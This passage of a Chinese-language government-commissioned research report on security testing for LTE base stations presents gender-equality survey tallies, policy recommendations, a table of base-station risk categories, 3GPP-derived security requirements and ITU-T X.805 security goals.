


圖 8- 4 政府推動兩性平權問卷調查

資料來源：本團隊整理

（二）請問您覺得不同性別對建置基站資安檢測環境之認可是否有所差異?.





圖 8- 5 政府推動兩性平權問卷調查

資料來源：本團隊整理

（三）請問您覺得建置基站資安檢測環境是否可確實保障消費者權益，提昇通訊安全，保障個人資訊？




選項	次數	百分比
1 不知道	2	7
2 不會	3	11
3 會	23	82
總和	28	100

圖 8- 6 政府推動兩性平權問卷調查

資料來源：本團隊整理

（四）請問您覺得政府是否需要再加強宣導性別平權？



選項	次數	百分比
1 不知道	1	4
2 不需要	7	25
3 需要	20	71
總和	28	100

圖 8- 7 政府推動兩性平權問卷調查

資料來源：本團隊整理

（五）請問您所屬的單位員工性別男與女的比例大約為何？




圖 8- 8 政府推動兩性平權問卷調查

資料來源：本團隊整理

（六）請問您覺得您所屬的單位對不同的性別有不同的待遇嗎？




圖 8- 9 政府推動兩性平權問卷調查

資料來源：本團隊整理

（七）請問您覺得您所屬的單位有無維護女性健康工作環境？




圖 8- 10 政府推動兩性平權問卷調查

資料來源：本團隊整理

第9章　建議事項

隨著科技進步，智慧型手機及平板電腦已非常普及，正在改變民眾的生活習慣。現今隨著行動上網技術的進步，人們可以隨時隨地上網，但在方便之餘，也衍生許多資訊安全的問題。2016 年『全球網路安全挑戰』[127]：雖然目前仍然沒有解決方案可以應對網路安全挑戰，但是越來越明顯的是，想要在網路安全風險方面取得明顯進展，需要國際社會以及各組織採取一些行動，包括在原則、法律、標準、實踐和協議方面達成一致。

因此本團隊在建置基站資安檢測環境計畫委託研究案中，由廣義的 IP 網路安全著眼，進行前瞻性資安技術研究，先行闡述網際網路資訊安全的攻擊案例，瞭解近年來發生的資安事件，及最新的防護技術，與國際的資安檢測標準。藉由國際認可的網路安全標準，及已發生的攻擊事件，增強網路防禦能力的研究。

一、前瞻性資安技術研究

（一）網路攻擊手法已延伸至行動寬頻網路

資安技術演進十分迅速，隨著網路、行動裝置的普及，資訊安全議題離使用者的生活已是密不可分。從近年國內外所發生的資安議題來看，舊的攻擊仍不斷發生，新的攻擊又持續推出，且相關攻擊手法也延伸至行動寬頻網路中。

（二）IP 網路攻擊手法可作為行動寬頻網路安全研究之基礎

在行動寬頻網路中，因智慧型手機運算量大增及全 IP 封包的網路架構，為了行動寬頻網路能因應更新且更全面的安全問題，持續蒐集國內外 IP 網路資安議題與技術最新趨勢，可作為本計畫行動寬頻資安檢測項目規劃之基礎。

（三）防護技術之取捨

在 3.2 節中，研究團隊闡述 2015 年 IEEE 論文，IPSec 對於效能的影響，該論文利用 OPNET simulator 進行端點延遲、時基誤差、傳輸量及封包遺失率模擬測試。另，2011 年次代行動網路聯盟(NGMN Alliance)也提出了 LTE Backhaul Traffic 在有無 IPSec

[127]全球網路安全挑戰，安迪。珀迪，2016.06.

啟動下的分析報告。IPSec 對於效能的影響測試，可能會因為環境、測試儀器、測試環境及測試範疇，行動網路或是 IP 網路，單點基站或是多點基站，不同的論文、實驗室或是電信設備商、電信業者而有不同的研究結果。但參考 2010 年/2012 年 Heavy Reading 調查結果顯示如下圖 9- 1[128]，電信業者對於啟動 IPSec 的態度有轉為較積極之趨勢：

	Dec 2010	Sep 2012
All cell sites will need IPsec implemented	20%	32%
At least half of all cell sites will need IPsec implemented	13%	13%
A subset of cell sites will need IPsec implemented	19%	23%
IPsec will probably not be needed in the backhaul	17%	4%
IPsec will definitely not be needed in the backhaul	1%	3%
It's still unclear at this stage	29%	14%
Don't know	Option not offered	10%

圖 9- 1 電信商對於 IPSec 啟用調查

資料來源：Heavy Reading

然而，因 IPSec 的投資成本費用高昂，若採用 IPSec 進行防護之電信業者，多為選擇性建置，而非全面性後置迴路(Backhaul)啟動。參考 Ericsson 在 LTE Security 調查資料，在瑞士的電信商 X，基於基站和核心網路的安全性考量，針對 OAM 及 RAN 的訊務保護而啟動 IPSec；美國的電信商 Y 因為微型基站的佈署，在 OAM 及 RAN 的訊務傳遞上，也啟動 IPSec；在英國的電信商 Z 和 W，因無線接取網路的資源共享，也有啟動 IPSec。資料說明如圖 9- 2

[128] 參考 Security in LTE and VoLTE，INF3510 ，https://heim.ifi.uio.no/sjurtf/Sjur-Fredriksen-Security-in-LTE-and-VoLTE.pdf




圖 9- 2 IPSec 啟用電信商說明

資料來源：Ericsson 在 LTE Security[129]

縱使越來越多電信業者及文獻說明 IPSec 於行動寬頻網路的重要性，但建置成本、效能及針對自建電路的安全性評估，皆為電信業者啟用之考量。於美國 FCC 參訪時，針對此議題 FCC 僅表示 NIST 基於學術研究及安全防護前提，會建議電信業者啟用，但 FCC 保持中立，並不強制執行及主導。

為了讓行動寬頻網路能夠應付更新、更全面的安全問題，於「前瞻性資安技術研究」中，研究團隊已蒐集現有 IP 網路的資安事件以及攻擊手法作為後續行動網路的安全規劃的基礎。並透過最新的攻擊行為與防護趨勢研析，搭配資安檢測標準 3GPP、共同準則、密碼模組檢測規範 FIPS 140-2 介紹，可知國際既有的設備資安檢測標準，仍是以 IT 設備、IP Based 為基礎，對於行動寬頻網路或更精細至基站設備時，目前國際間仍僅有 NIST 安全框架及 ISO27001 有略為涉及至電信設備資訊安全。

[129] 參考 http://www.k-elektronik.org/docs/lte-security.pdf

「前瞻性資安技術研究」為行動寬頻網路研究奠定一個基礎，從現有的資安議題來點出資訊安全的問題，在技術日新月異與各種保護機制下的今日，不減反增。總結了現有資訊安全相關的議題，從系統層與基本應用層來綜觀網路、軟體世界的安全性。由於行動網路在過去都是相對神秘且封閉的系統，但逐年漸漸與開放的網際網路銜接，也不得不重視其所面臨的安全問題，在針對「行動寬頻技術研究」，本團隊提出的建議有：

二、行動寬頻資安技術研究

（一）應深入探討行動寬頻網路威脅

針對行動寬頻網路，本研究團隊已整理歸納出六項威脅，後續檢測項目規劃及檢測平臺設計與管理方針芻議，都是基於此六項威脅進行衍生之風險介紹、測試擬定及管理規劃，此六項威脅亦參析 3GPP TS 33.805、3GPP TR33.820、McAfee 技術報告及 NIST 報告中整理收斂。再進行後續防護及管理機制擬定時，應先針對此六項威脅（如圖 9- 3）有深入性之瞭解。




圖 9- 3 行動寬頻網路整體風險分析

資料來源：本團隊整理

（二）研析 IP 網路資安檢測技術可運用至行動寬頻網路之工具及方法

因行動寬頻為新一代之網路架構，目前較少專門針對行動寬頻網路資安領域所開發之工具，故本團隊應從 IP 網路資安檢測技術 OWASP 深入研究可運用至行動寬頻網路威脅之工具，由此開發行動寬頻資安檢測方法。美國聯邦貿易委員會(FTC)更強烈建議所有企業務必遵循 OWASP 所發佈的十大網路弱點防護守則，美國國防部亦將此

守則列為最佳實務，就連國際信用卡資料安全技術 PCI 標準更將其列為必要元件。OWASP 十大網站弱點總表，含介紹說明、攻擊案例、與防範建議都已整理於表 4-10 內。

（三）深入研究系統元件現行防護不足之處

LTE 在網域的保護、密碼學演算法、無線網路部分的安全機制及金鑰管理已整理於 4.2 節系統元件資安技術介紹，3GPP 已有不少的安全規範建議及預防設計。由於核心網路屬於高度安全，即使是電信商內部也是嚴格控管，相比之下，需要部署在外的基站遭受攻擊的可能性較高，尤其是基站系統連接介面及基站系統軟體，相關風險及不足之處整理如表 9- 1。詳細介紹及防護措施請參閱 4.3 節基站之系統資安技術研究。

表 9- 1 基站系統連接介面及基站系統軟體風險整理

類別		風險
介面	Uu	・ 基站服務阻斷：訊號干擾、殭屍網路流量堵塞、軟體漏洞、大量 SIP 封包 ・ 基站遭破解：軟體漏洞 ・ 攻擊者假冒用戶身份：偽造 SIP 封包 ・ 付費機制被繞過：使用 VoLTE 默認承載 ・ 用戶電量異常消耗：VoLTE 無聲電話攻擊
	S1	・ 用戶通訊內容遭竊聽：使用破解的基站解密封包 ・ 用戶通訊內容遭竄改：使用破解的基站竄改封包 ・ 攻擊者假冒用戶身份：使用破解的基站竄改封包 ・ 用戶之通話服務遭阻斷：使用破解的基站強制關閉服務
	X2	・ 用戶之位置洩漏：偽裝成 SS7 元件 ・ 用戶之通話服務遭阻斷：偽裝成服務中心為用戶做換手 ・ 用戶之通話、訊息遭攔截：將訊息導至偽造的基站
軟體威脅	軟體漏洞	・ 緩衝區溢位攻擊(Buffer Overflow Attack)、格式化字串攻擊(Format String Attack)、重寫全局偏移表(GOT Hijacking)、返回導向編程攻擊(Return-Oriented Programming)
	惡意程式	・ 電腦病毒（Virus)、電腦蠕蟲(Worm)、木馬(Trojan Horse)、 間諜軟體(Spyware)、勒索軟體(Ransomware)、後門(Backdoor)
	反分析技術	・ 匿蹤技術(Rootkit)、反虛擬機器分析技術 (Anti-VM Detection)、代碼混淆技術(Obfuscated code)、加殼技術(Pack)

資料來源：本團隊整理

（四）應持續關注 3GPP 規範最新版本

「行動寬頻資安技術研究」章節已針對 LTE 系統主要元件相關功能及資安防護措施進行說明，相關內容係依據 3GPP 之規範，3GPP 針對相關規範版本之討論會不斷更新，除本委託研究案所說明之規範外，建議相關從事資安產業之人士需不斷持續關注。對於本研究團隊參考 3GPP 整理出基站安全要求列表，亦可供主管機關或電信設備商及電信業者於採購規範或安裝規範時進行要求。

表 9- 2 基站安全要求建議

安全要求		說明
認證	認證	在不安全的連線和 OAM 之間需有雙向認證，此認證必須使用足夠強的加密系統以及能辨認身份的認證，並且對於認證及憑證的儲存需良好保護。
本地安全	基站軟體的完整性、資料的保密及完整性	基站需使用安全啟動，且只能使用經過授權的軟體，以保護裝置本身以及內部儲存的敏感資料。
	用戶隱私	對於用戶的 IMSI 須做保密處理，所有的訊號以及使用者資料皆須有保密性。
通訊安全	不安全的連線及流量管理	在網路連線的部分，必須檢查資料的完整性及保密性並且在欲連接核心網路時必須有認證。
	防禦阻斷服務攻擊	限制可經由基站連線的數量，並只讓驗證有效的用戶存取。
管理安全	管理及運算安全	利用存取控制將電信商和使用者的資料做區分。
	封閉性用戶群組管理及加強	由電信商控制並管理對於核心網路的存取。
位置驗證及時間同步	地點及時間	鎖定基站的地理區域，基站提供的地點及時間資訊需為可信賴的。

資料來源：3GPP TR33.820 及本團隊整理

資訊安全並非是永久不變的，隨著新的技術出現，新的威脅也會隨之而來。網路檢測需要不斷的更新技術，才能夠確保系統的健全。遵循著 3GPP 所制定的規範，行動寬頻網路中，每個元件都會擁有安全文本（Security Context）來確保網路安全，安全文本包含了演算法資料，金鑰等資訊，不同的通訊協定或是不同的通訊介面都會有自己的安全文本來保護，每一層的安全文本應該相互獨立，攻擊者無法從破解一份安全文本來獲取另外一份安全文本的任何資訊，這個特性讓行動寬頻網路的安全性得以保障。若每個元件都遵循著標準規範的建議，基站最大的威脅其實來自於人員的管理，

並非技術面的威脅。當然，新的系統漏洞與通訊協定漏洞仍會是影響巨大的主因，但是如何管理這些散佈在外的設備，也需要嚴謹的規範。

面對資安威脅，資安管理流程與策略將重於技術。資訊安全之防護，技術層面之建構固然重要，但制度設計、人員管理、稽核程序更是網路安全基站資安成敗之關鍵。為強化國內行動寬頻網路資安管理專業能量，在「行動寬頻基站資安管理方針」，本研究團隊已統整與行動寬頻基站資安管理相關之 ITU 及 3GPP 標準與指引，並基於 3GPP TS 33.401 標準之 5 項安全領域與 8 類安全威脅為架構完成資安問題分析，及相關建議如下：

三、行動寬頻基站資安管理方針

（一）評估 ITU-T X.805 安全評估框架下之基站內外部威脅與安全目標

LTE 基站屬於 ITU-T X.805 安全框架中基礎設施層(包括個別網路元件、通訊鏈路與伺服器平臺，網路裝置組態)範疇，本計畫參考 ITU-T X.805 三面向與八維度之安全目標（如圖 9- 4，詳細說明於 5.2 節），針對基站相關之物理資產與資訊資產，設定基站安全目標，整理如表 9- 3。




圖 9- 4 ITU-T X.805 通訊系統安全框架

資料來源：ITU-T X.805 及本團隊整理

表 9-3 基礎設施安全目標

維度	管理安全	控制安全	用戶安全
存取控制	・確保只有經授權人員或裝置，例如簡單網路管理協議管理的裝置，能從事網路裝置或通訊鏈路的管理行為，包括透過實體埠管理裝置，以及從遠端管理裝置。	・確保只有經授權人員或裝置，能存取網路裝置中或是離線儲存的控制資訊，例如路由表。 ・確保網路裝置只接受來自經授權網路裝置的控制資訊，例如路由更新。	・確保只有經授權人員或設備能存取網路元件、通訊鏈路或離線儲存設備的用戶資料。
身分認證	・對從事網路裝置、通訊鏈路管理行為的人員或設備身分進行認證。	・對查看或修改網路裝置中控制資訊的人員或裝置進行身分認證。 ・對傳送控制資訊到網路裝置的裝置進行身分認證。 ・驗證技術可以是存取控制的一部分。	・對存取網路元件、通訊鏈路或離線儲存設備中用戶資料的人員或設備進行身分認證。
不可否認性	・提供紀錄，記錄從事網路裝置與通訊鏈路管理行為的個人或裝置。該紀錄可以證明管理行為發起者。	・提供紀錄，記錄查看或修改網路裝置中控制資訊與執行操作的個人或裝置。該紀錄可以作為存取或修改控制資訊的證明。 ・提供紀錄，記錄裝置發出控制信息傳送到網路裝置的操作行為，該紀錄可以作為發出控制信息的證明。	・提供紀錄，記錄存取網路元件或通訊鏈路或離線裝置中用戶資料的個人或裝置。該紀錄為存取用戶資料的證明。
資料保密性	・防止未經授權存取或查看網路裝置或通訊鏈路，適用於組態資訊所在的網路裝置或是通訊鏈路與組態資訊傳送到網路裝置或是通訊鏈路時，以及離線儲存的組態資訊備份。	・防止網路裝置或離線儲存的控制資訊不會被未經授權存取與查看。 ・存取控制技術可以為網路裝置的控制資訊提供資料保密性。 ・防止網路裝置發送的控制資訊不會未經授權或查看。	・保護在網路元件、通訊鏈路或離線儲存設備上的用戶資料，防止未經授權存取或查看。接取控制技術有助於提供用戶資料的保密性。
通訊安全性	・遠端管理網路裝置或通訊鏈路時，確保管理資訊只會在受管理的站點與裝置或是通訊鏈路間傳輸，管理資訊不會被盜用或攔截。	・確保網路中傳送的控制資訊(例如路由更新)只會在控制資訊的來源端和預期的目的端，控制資訊不會被盜取或攔截。	・確保用戶資料在網路元件、通訊鏈路傳輸時不被盜用或攔截。

維度	管理安全	控制安全	用戶安全
資料完整性	・防止網路裝置與通訊鏈路的組態資訊不會被未經授權修改、刪除、新增與複製。	・確保網路裝置與通訊鏈路的控制資訊不會被未經授權修改、刪除、新增與複製。	・保護在網路元件、通訊鏈路或離線儲存設備的用戶資料，防止未經授權的修改，刪除，新增。
可用性	・確保經授權人員或裝置(具備不可否認性)管理網路裝置或是通訊鏈路，防止受到主動式攻擊(例如阻斷服務攻擊)，以及被動式攻擊。	・確保網路裝置可以從經授權來源端接收控制資訊，包括防止蓄意的攻擊行為，例如阻斷服務攻擊，以及偶發事件，例如路由翻動(route flapping)。	・確保經授權人員與設備接取用戶離線儲存設備資料不能被否認。
隱私	・確保識別網路裝置或通訊鏈路的資訊不會被未經授權人員或裝置取得，相關的資訊包括網路裝置的IP位址、DNS領域名稱。例如能識別網路裝置，並提供目標資訊給攻擊者。	・確保用於識別網路裝置或通訊鏈路的資訊不會被未經授權人員或裝置取得，相關的資訊包括網路裝置的IP位址、DNS領域名稱，例如能識別網路裝置，並提供目標資訊給攻擊者。	・確保網路元件不會將用戶網路活動資訊提供給未經授權的人員(例如用戶的地理位置、瀏覽過的網頁、內容等)。

資料來源：ITU-T X.805 及本團隊整理

